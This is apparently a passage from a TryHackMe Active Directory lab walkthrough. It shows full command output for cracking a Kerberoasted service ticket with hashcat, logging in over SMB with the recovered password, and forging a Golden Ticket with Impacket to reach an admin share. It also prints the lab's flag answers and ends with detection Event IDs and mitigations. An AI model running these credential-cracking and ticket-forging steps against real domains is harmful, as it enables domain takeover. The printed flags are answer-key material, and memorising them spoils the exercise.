\(krb5tgs\)23\(*svc_printer\)THM.LOC\(thm.loc/svc_printer*\)d61fd60146e19530652a1c5fa5e2e0b2$3ada71f5e331588fe27774c69170d0d3fc74ae1875c0d236afd7adc62ef4bef00a331a626994c09b15e75ca174539fc892258b3c33c112c93659fddabb505130c719f42f9fc024850b7d1a2d16331156e09658035d67b4eeca2434b509a2e85f0d5e18adbcb098c2cb480925a101af6fe737a9cc51adf41a15c317bc6a51ecca762a70e55e156098c6cafe012d515954a4f095880b240878c11aff5e69fa53f1f4950c654772b738434a11e2cd05629164e92ef6d27122e5096f7fff6f8439a11d4691056c959e76bd67d3502d0c220aff87db02ab08ad6b4f1e35b130b751eb9b652b77599e9106a6dda67ed9d147f6b0356e767e099a207130ae8864d2d21a5ab706c27000564f48e0e2d31a55c7ec6930a3937952df18cdfe4d321b8606493c5b18ca6998ae8d9410a4c58fc4e2588954b1ea6326516495b5dcb7a9068b95d6aa60efa4f7cbf593fac3b4cfc627d8e57b169a314918416cd7823ece7f825dd2dc62c82102a45841a5ce77e75a6365a49376a9fbc654b3e7138740858b7d476f50d911dd388fa314d80b43ebfde764b9be001b1af989318376441feca4c3d4215d3e6ffaccf7e15cd338919c250f267c782b5354a0144228ad55fcbfdfecaf1dadc3a77d0a94bd24c578d1b42efa1dd6b26eb57b5897cd0a15ead9456109d4f315260cebcf8ff889a2505ec93d905f7e135ff9991308a3a544b1b612d534b6615a61d1bacbc4a8218894534c36d865469b0dda246c7ac1ea7137ec3f0c5eec337704f924c8a578e8d8e8fe28e69bfbbc53c478ad11e7991faaf774ea1986e227e9fe4b4499091b6ba2c195289b361dbb83b1e801bb783fb1f1a49d43cb1b9f10ee5b5927e7c0179e26932783f44ba7a8dcf6fef272798284b5ae80d0de3b9c193bb3f36d4955c4404e9ee61c6f7bfeb52d9352cd0242563b2bc5cb765ae15ffbae0ef17482f68dc28bf42d2b5db9939bcdf19cc7b6e8ffaa0a4312b1d4ed186a646c82d9797fa750f0b141e39b002d5036af2948213da3cf9c385c067908ca57e632221b6c76cc808c2bb2d8ee027bf0f395839435c29ab389b26b5e20f3f64c59aa4c7075904d0f7622d5859475e11844f8e370bc8d61980492882ec3995836c9f6c2926e9f133d93454b12e735de4bfbaef0ed61a69ee2f426287bee15de975706545682023419f7cff761f5a909a38000a6298628128715084ee2eb325745d85c0c809311aa0d8e5fcacfbc4e439e7820dedc30b24dff10a7a1b05c5819b7a3505b8c3f76e510b1de822f2012d8d9351e998f99b19e74f95271d4b43e03cb8f3d379f5829cb621a993cb5e3cfc4761e50ae5d7da8d2410974968ae57573940afcd9c945
root@ip-10-114-121-193:~# nano service_ticket.txt
nano service_ticket.txt
root@ip-10-114-121-193:~# hashcat -m 13100 service_ticket.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.1.1-66-g6a419d06) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 LINUX) - Platform #1 [Intel(R) Corporation]
==================================================================
* Device #1: AMD EPYC 7571, 3800/3864 MB (966 MB allocatable), 2MCU

OpenCL API (OpenCL 1.2 pocl 1.4, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
=============================================================================================================================
* Device #2: pthread-AMD EPYC 7571, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 35 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

\(krb5tgs\)23\(*svc_printer\)THM.LOC\(thm.loc/svc_printer*\)d61fd60146e19530652a1c5fa5e2e0b2$3ada71f5e331588fe27774c69170d0d3fc74ae1875c0d236afd7adc62ef4bef00a331a626994c09b15e75ca174539fc892258b3c33c112c93659fddabb505130c719f42f9fc024850b7d1a2d16331156e09658035d67b4eeca2434b509a2e85f0d5e18adbcb098c2cb480925a101af6fe737a9cc51adf41a15c317bc6a51ecca762a70e55e156098c6cafe012d515954a4f095880b240878c11aff5e69fa53f1f4950c654772b738434a11e2cd05629164e92ef6d27122e5096f7fff6f8439a11d4691056c959e76bd67d3502d0c220aff87db02ab08ad6b4f1e35b130b751eb9b652b77599e9106a6dda67ed9d147f6b0356e767e099a207130ae8864d2d21a5ab706c27000564f48e0e2d31a55c7ec6930a3937952df18cdfe4d321b8606493c5b18ca6998ae8d9410a4c58fc4e2588954b1ea6326516495b5dcb7a9068b95d6aa60efa4f7cbf593fac3b4cfc627d8e57b169a314918416cd7823ece7f825dd2dc62c82102a45841a5ce77e75a6365a49376a9fbc654b3e7138740858b7d476f50d911dd388fa314d80b43ebfde764b9be001b1af989318376441feca4c3d4215d3e6ffaccf7e15cd338919c250f267c782b5354a0144228ad55fcbfdfecaf1dadc3a77d0a94bd24c578d1b42efa1dd6b26eb57b5897cd0a15ead9456109d4f315260cebcf8ff889a2505ec93d905f7e135ff9991308a3a544b1b612d534b6615a61d1bacbc4a8218894534c36d865469b0dda246c7ac1ea7137ec3f0c5eec337704f924c8a578e8d8e8fe28e69bfbbc53c478ad11e7991faaf774ea1986e227e9fe4b4499091b6ba2c195289b361dbb83b1e801bb783fb1f1a49d43cb1b9f10ee5b5927e7c0179e26932783f44ba7a8dcf6fef272798284b5ae80d0de3b9c193bb3f36d4955c4404e9ee61c6f7bfeb52d9352cd0242563b2bc5cb765ae15ffbae0ef17482f68dc28bf42d2b5db9939bcdf19cc7b6e8ffaa0a4312b1d4ed186a646c82d9797fa750f0b141e39b002d5036af2948213da3cf9c385c067908ca57e632221b6c76cc808c2bb2d8ee027bf0f395839435c29ab389b26b5e20f3f64c59aa4c7075904d0f7622d5859475e11844f8e370bc8d61980492882ec3995836c9f6c2926e9f133d93454b12e735de4bfbaef0ed61a69ee2f426287bee15de975706545682023419f7cff761f5a909a38000a6298628128715084ee2eb325745d85c0c809311aa0d8e5fcacfbc4e439e7820dedc30b24dff10a7a1b05c5819b7a3505b8c3f76e510b1de822f2012d8d9351e998f99b19e74f95271d4b43e03cb8f3d379f5829cb621a993cb5e3cfc4761e50ae5d7da8d2410974968ae57573940afcd9c945:password1!

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......: \(krb5tgs\)23\(*svc_printer\)THM.LOC$thm.loc/svc_printe...d9c945
Time.Started.....: Tue May 12 11:25:29 2026, (0 secs)
Time.Estimated...: Tue May 12 11:25:29 2026, (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   283.2 kH/s (9.54ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 131072/14344384 (0.91%)
Rejected.........: 0/131072 (0.00%)
Restore.Point....: 126976/14344384 (0.89%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 31demayo -> koryna

Started: Tue May 12 11:25:07 2026
Stopped: Tue May 12 11:25:30 2026
smbclient.py "thm.loc/svc_printer:password1!"@192.168.11.51
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Type help for list of commands
# shares
ADMIN$
C$
IPC$
SHARE1
SHARE2
SHARE3
SHARE4
SHARE5
SHARE6
# use SHARE5
# LS
*** Unknown syntax: LS
# ls
drw-rw-rw-          0  Sun Feb  8 14:59:34 2026 .
drw-rw-rw-          0  Sun Feb  8 14:59:34 2026 ..
-rw-rw-rw-         41  Sun Feb  8 14:59:34 2026 flag5.txt
# get flag5.txt
# exit
root@ip-10-114-121-193:~# cat flag5.txt#
cat: flag5.txt#: No such file or directory
root@ip-10-114-121-193:~# cat flag5.txt#
cat: flag5.txt#: No such file or directory
root@ip-10-114-121-193:~# cat flag5.txt
THM{5b57e69d-7089-4282-ba04-c72de9bfdb38}
What is the value of Flag 6 that you can recover from SHARE6 by creating a Golden Ticket?
ticketer.py -nthash e9a9871b93d7b4d73c91665bd6df6e50 -domain-sid S-1-5-21-990021728-513958382-3715561918 -domain thm.loc Administrator
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for thm.loc/Administrator
[*] 	PAC_LOGON_INFO
[*] 	PAC_CLIENT_INFO_TYPE
[*] 	EncTicketPart
[*] 	EncAsRepPart
[*] Signing/Encrypting final ticket
[*] 	PAC_SERVER_CHECKSUM
[*] 	PAC_PRIVSVR_CHECKSUM
[*] 	EncTicketPart
[*] 	EncASRepPart
[*] Saving ticket in Administrator.ccache
root@ip-10-114-121-193:~# export KRB5CCNAME=Administrator.ccache
root@ip-10-114-121-193:~# smbclient.py thm.loc/Administrator@SERVER1.thm.loc -k -no-pass -dc-ip 192.168.11.100
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Type help for list of commands
# shares
ADMIN$
C$
IPC$
SHARE1
SHARE2
SHARE3
SHARE4
SHARE5
SHARE6
# use SHARE6
# ls
drw-rw-rw-          0  Sun Feb  8 14:59:52 2026 .
drw-rw-rw-          0  Sun Feb  8 14:59:52 2026 ..
-rw-rw-rw-         41  Sun Feb  8 14:59:52 2026 flag6.txt
# get flag6.txt
# exit
root@ip-10-114-121-193:~# cat flag6.txt
THM{eac75729-86ea-4bab-98de-1c5ce3552f67}
Detections & Mitigations
Windows logs a security event for every authentication attempt, and knowing which Event IDs to look for is what separates a detected attack from an undetected one. This task maps the key events to the attacks covered in the previous tasks, and pairs each with a practical mitigation.
Key Windows Event IDs
| Event ID | Log | Description |
|---|---|---|
| 4624 | Security | Successful logon: check Authentication Package and Logon Type |
| 4625 | Security | Failed logon, useful for detecting password spraying |
| 4768 | Security | Kerberos TGT requested |
| 4769 | Security | Kerberos service ticket requested; key for Kerberoasting detection |
| 4771 | Security | Kerberos pre-authentication failed; useful for detecting AS-REP Roasting and brute force |
Detecting NTLM-Based Attacks
Event ID 4624 is logged on the target server for every successful logon. When NTLM is used, several fields stand out:
Authentication Package:
NTLM, while Kerberos logons showKerberosin the same field.Logon Type:
3, indicating a network logon, typical for Pass-the-Hash via WinRM or SMB.Source Network Address:
blank. When the DC validates a NTLM logon, the resulting 4624 event often lacks a source IP address, making attribution harder. The equivalent Kerberos events (4768/4769) do populate the client address field.
A network logon using NTLM against a high-value target like a Domain Controller is a strong indicator of a Pass-the-Hash attempt.
Detecting Kerberoasting
Event ID 4769 is generated each time a service ticket is requested. Kerberoasting produces a spike of 4769 events in a short window, often targeting multiple service accounts. Two things to look for:
High volume of 4769 events from a single account in a short time.
Ticket Encryption Type:
0x17(RC4-HMAC), where modern environments issue AES-256 tickets (0x12) by default. An RC4 ticket request from an account that supports AES may indicate a deliberate downgrade to make offline cracking faster.
Event ID 4771 (Kerberos pre-authentication failed) is also worth monitoring. A spike of 4771 events across many accounts in a short window can indicate AS-REP Roasting, where an attacker tests which accounts have pre-authentication disabled, or a brute-force attempt against domain accounts.
Mitigations
| Attack | Mitigation |
|---|---|
| Pass-the-Hash | Add privileged accounts to the Protected Users group; disable NTLM where Kerberos is available |
| NTLM Relay | Enforce SMB signing; enable Extended Protection for Authentication (EPA) on LDAP and AD CS |
| Kerberoasting | Use strong, random passwords for service accounts or migrate to Group Managed Service Accounts (gMSA) |
| Golden Ticket | Protect the KRBTGT account; reset its password twice after any suspected compromise |
| Password Spray | Configure account lockout policies; monitor Event ID 4625 for repeated failures across accounts |
Answer the questions below
Which Event ID is logged when a Kerberos TGT is requested? 4768
In a Pass-the-Hash attack detected via Event ID 4624, what value appears in the Authentication Package field? NTLM
Conclusion
In this room, you have learned about authentication in AD environments. To summarise, we covered:
The difference between authentication and authorisation in AD
How NTLM and Kerberos authentication protocols work at a high level
The inherent weaknesses in both protocols that make them vulnerable to attack
Practical exploitation of weak password hashing, Pass-the-Hash, Kerberoasting, and Golden Ticket attacks
Key Windows Event IDs for detecting authentication attacks and mitigations for each technique
Understanding how authentication works and where it can be exploited is fundamental to both attacking and defending AD environments. These techniques represent common attack paths used in real-world engagements to progress from initial access to domain compromise.